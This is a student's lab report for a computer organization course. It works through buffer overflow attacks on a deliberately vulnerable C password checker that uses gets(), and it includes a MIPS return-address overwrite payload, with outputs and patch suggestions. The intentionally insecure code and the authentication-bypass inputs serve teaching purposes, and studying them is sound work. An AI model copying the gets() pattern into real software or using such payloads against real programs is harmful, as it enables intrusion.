

Computer Organization

John Hopkins University


Module 7 Assignment

Rafat Khandaker

10/17/2021

STEP 1 : Run The Code:

Successful Attempt: Actual Password



```
1 #include <signal.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int main()
6 {
7     char password[10]; // secret password
8     char user_password[10]; // user-entered password
9
10    strncpy(password, "p@ssw0rd", 10); // copy "p@ssw0rd" into
11    printf("Actual password set to: %s\n", password); // print
12
13    gets(user_password); // get password from user
14
15    if (0 == strcmp(user_password, password, 10))
16    {
17        // user was successfully authenticated
18        printf("Success! The user was authenticated successfully.\n");
19    }
20    else
21    {
22        // user entered an incorrect password
23        printf("Failure: The user could not be authenticated.\n");
24    }
25
26    printf("User-provided password: %s\n", user_password); //
27    printf("Actual password: %s\n", password); // print secret
28
29    return 0;
30 }
```

```
> clang-7 -pthread -lm -o main main.c
main.c:13:3: warning: implicit declaration of function 'gets' is
      invalid in C99 [-Wimplicit-function-declaration]
      gets(user_password); // get password from user
      ^
1 warning generated.
/tmp/main-4c884f.o: In function 'main':
main.c:(.text+0x4c): warning: the 'gets' function is dangerous and
should not be used.
> ./main
Actual password set to: p@ssw0rd
p@ssw0rd
Success! The user was authenticated successfully.
User-provided password: p@ssw0rd
Actual password: p@ssw0rd
> []
```

Failed Attempt: Wrong Password

```
1 #include <signal.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int main()
6 {
7     char password[10]; // secret password
8     char user_password[10]; // user-entered password
9
10    strncpy(password, "p@ssw0rd", 10); // copy "p@ssw0rd" into
11    printf("Actual password set to: %s\n", password); // print
12
13    gets(user_password); // get password from user
14
15    if (0 == strcmp(user_password, password, 10))
16    {
17        // user was successfully authenticated
18        printf("Success! The user was authenticated successfully\n");
19    }
20    else
21    {
22        // user entered an incorrect password
23        printf("Failure: The user could not be authenticated.\n");
24    }
25
26    printf("User-provided password: %s\n", user_password); // print
27    printf("Actual password: %s\n", password); // print secret
28
29    return 0;
30 }
```

```
> clang-7 -pthread -lm -o main main.c
main.c:13:3: warning: implicit declaration of function 'gets' is
      invalid in C99 [-Wimplicit-function-declaration]
      gets(user_password); // get password from user
      ^
1 warning generated.
/tmp/main-959e52.o: In function `main':
main.c:(.text+0x4c): warning: the `gets' function is dangerous and should
not be used.
> ./main
Actual password set to: p@ssw0rd
incorrect
Failure: The user could not be authenticated.
User-provided password: incorrect
Actual password: p@ssw0rd
> 
```

STEP 2: Crash The Application

Failed Attempt: Writing false password past the length of 10 re-writes the in memory password

Failed Attempt: Sending random Password beyond the length of 31 characters result in segmentation fault and core dump

```
clang-7 -pthread -lm -o main main.c
main.c:13:3: warning: implicit declaration of function 'gets' is
      invalid in C99 [-Wimplicit-function-declaration]
      gets(user_password); // get password from user
      ^
1 warning generated.
/tmp/main-abb65.o: In function `main':
main.c:(.text+0x4c): warning: the `gets' function is dangerous and s
should not be used.
> ./main
Actual password set to: p8ssw0rd
sadf1kjasd0lkfjasldkjlfsadajflksjdflksadajflksadfljlsad
jfkfksadkjlfsadajfljsdaf1kjsadlkfjlsadajfljsadlkfjksdajflksadadfljlsad
jf
Failure: the user could not be authenticated.
User-provided password: sadf1kjasd0lkfjasldkjlfsadajflksjdflksadajflj
sdajflksadajfljsadfljlsadkfksadkjlfsadajfljsdaf1kjsadlkfjlsadajfljsadl
kfksadajflksadadfljlsadkfj
Actual password: olkfjasldkjlfsadajflksjdflksadlfsadajflksadajfljsad
fljlsadkfksadkjlfsadajfljsdaf1kjsadlkfjlsadajfljsadlkfjksdajflksadad
fljlsadajf
signal: segmentation fault (core dumped)
>
```

```

1 #include <signal.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int main()
6 {
7     char password[10]; // secret password
8     char user_password[10]; // user-entered password
9
10    strncpy(password, "p@ssw0rd", 10); // copy "p@ssw0rd" into
11    printf("Actual password set to: %s\n", password); // print
12
13    gets(user_password); // get password from user
14
15    if (0 == strcmp(user_password, password, 10))
16    {
17        // user was successfully authenticated
18        printf("Success! The user was authenticated successfully\n");
19    }
20    else
21    {
22        // user entered an incorrect password
23        printf("Failure: The user could not be authenticated.\n");
24    }
25
26    printf("User-provided password: %s\n", user_password); //
27    printf("Actual password: %s\n", password); // print secret
28
29    return 0;
30 }

```

```

> clang-7 -pthread -lm -o main main.c
main.c:13:3: warning: implicit declaration of function 'gets' is
      invalid in C99 [-Wimplicit-function-declaration]
    gets(user_password); // get password from user
    ^
1 warning generated.
/tmp/main-6a8759.o: In function 'main':
main.c:(.text+0x4c): warning: the 'gets' function is dangerous and s
hould not be used.
3) ./main
Actual password set to: p8ssw0rd
abcdefghijklmnopqrstuvwxyz123456
Failure: The user could not be authenticated.
User-provided password: abcdefghijklmnopqrstuvwxyz123456
Actual password: klmnopqrstuvwxyz123456
Signal: segmentation fault (core dumped)
>

```

Analysis

The methodology used to test the application code was to test random values of N length to obtain information about how the compiler handles programming error. In my discovery, I found that entering a password length beyond 10 characters will overwrite the existing password in memory. I also found that entering an input beyond 31 characters will result in a crash core dump. This methodology was derived from OWASP.org, buffer overflow attack documentation found on : ([Buffer Overflow Software Attack | OWASP Foundation](#)). The idea is to manipulate the I- memory data, exploiting by a flaw by entering an overallocated size within existing memory heaps of a function stack.

In the screenshots above, I entered an input to crash the application. My first attempt, I decided to input a repeated pattern of string length 9 after an input of beyond 10 values. I wanted to see if entering a repeated pattern after 10 characters would rewrite the password in memory. This attempt failed but succeeded in re-writing the original password in-memory value. My second attempt was to input a random string of very large value that would go beyond the length of the stored character size of 10. The idea was to count the number of values it will take to exceed the expected input size and creating a crash-core memory dump. My third attempt was to find the minimum length of characters to create a crash-core memory dump, I found the input size to be of length 32.

STEP 3: Authentication Trick

Successful Attempt: Sending Password of size length 32 with a repeated pattern overwrites password in memory and compares up to length in-memory with repeated pattern

```
1 #include <signal.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int main()
6 {
7     char password[10]; // secret password
8     char user_password[10]; // user-entered password
9
10    strncpy(password, "p@ssw0rd", 10); // copy "p@ssw0rd" into
11    printf("Actual password set to: %s\n", password); // print
12
13    gets(user_password); // get password from user
14
15    if (0 == strcmp(user_password, password, 10))
16    {
17        // user was successfully authenticated
18        printf("Success! The user was authenticated successfully\n");
19    }
20    else
21    {
22        // user entered an incorrect password
23        printf("Failure: The user could not be authenticated.\n");
24    }
25
26    printf("User-provided password: %s\n", user_password); // print
27    printf("Actual password: %s\n", password); // print secret
28
29    return 0;
30 }
```

```
> clang-7 -pthread -lm -o main main.c
main.c:13:3: warning: implicit declaration of function 'gets' is
      invalid in C99 [-Wimplicit-function-declaration]
      gets(user_password); // get password from user
      ^
1 warning generated.
/tmp/main-989822.o: In function `main':
main.c:(.text+0x4c): warning: the `gets' function is dangerous and should not be used.
> ./main
Actual password set to: p@ssw0rd
12345678901234567890123456789012
Success! The user was authenticated successfully.
User-provided password: 12345678901234567890123456789012
Actual password: 1234567890123456789012
signal: segmentation fault (core dumped)
> 
```


My last attempt, in the screenshot above, was to input a repeated pattern (1-9 & 0) three times, plus characters 1 & 2, to compute a total length of 32 characters with a repeated pattern. The attempt executed with a crash core dump & successfully authenticated into the application by entering a repeated pattern. This attempt shows that the in-memory password can be over-written and the application can be authenticated with an incorrect password input. My methodology behind this bypass authentication trick was to provide an input value with a repeated pattern, in such a way, that the in-memory password is overwritten to a value that is computed against the limited memory allocated to the input, which is then compared within the first few characters of the input value. This attempt resulted in a successful password bypass.

STEP 4: Stack Buffer Overflow Attack


0x0040007c

0040007c

7c000400



Successful Bypass !



Description


In order to bypass this MIPS instruction code, we have to place a value in register \$ra that points to the execution in memory address that will execute the function: print_a. In order to do this, I tested the value of an input greater than 16 characters and noticed that the value in memory load \$ra is re-written to the ASCII value of the input string in the order of Least Significant Byte first. Using Little Endian Representation of the memory I would like to execute: "0040007c" which would be 7c000400. I was able to map the ASCII characters: "l0@0" appended to the end of any 16 characters within the input value.

Written input vulnerability: “aaaaaaaaaaaaaaaa|0@0”

Patch Vulnerability

One way to patch the vulnerability is by commenting out the “lw \$ra 16(\$sp)” within the “load_str:” function. This will allow users to re-print instructions loaded into the buffer register without over-writing the \$ra register for the next 16 bit offset after load. We can see in the screenshot below that that an input string value of 17 characters will not execute the un-intended block of memory. In C programming we can place conditions to check if a string value has exceeded a length of max input.

Character size greater than 17 Input



Vulnerability input test:

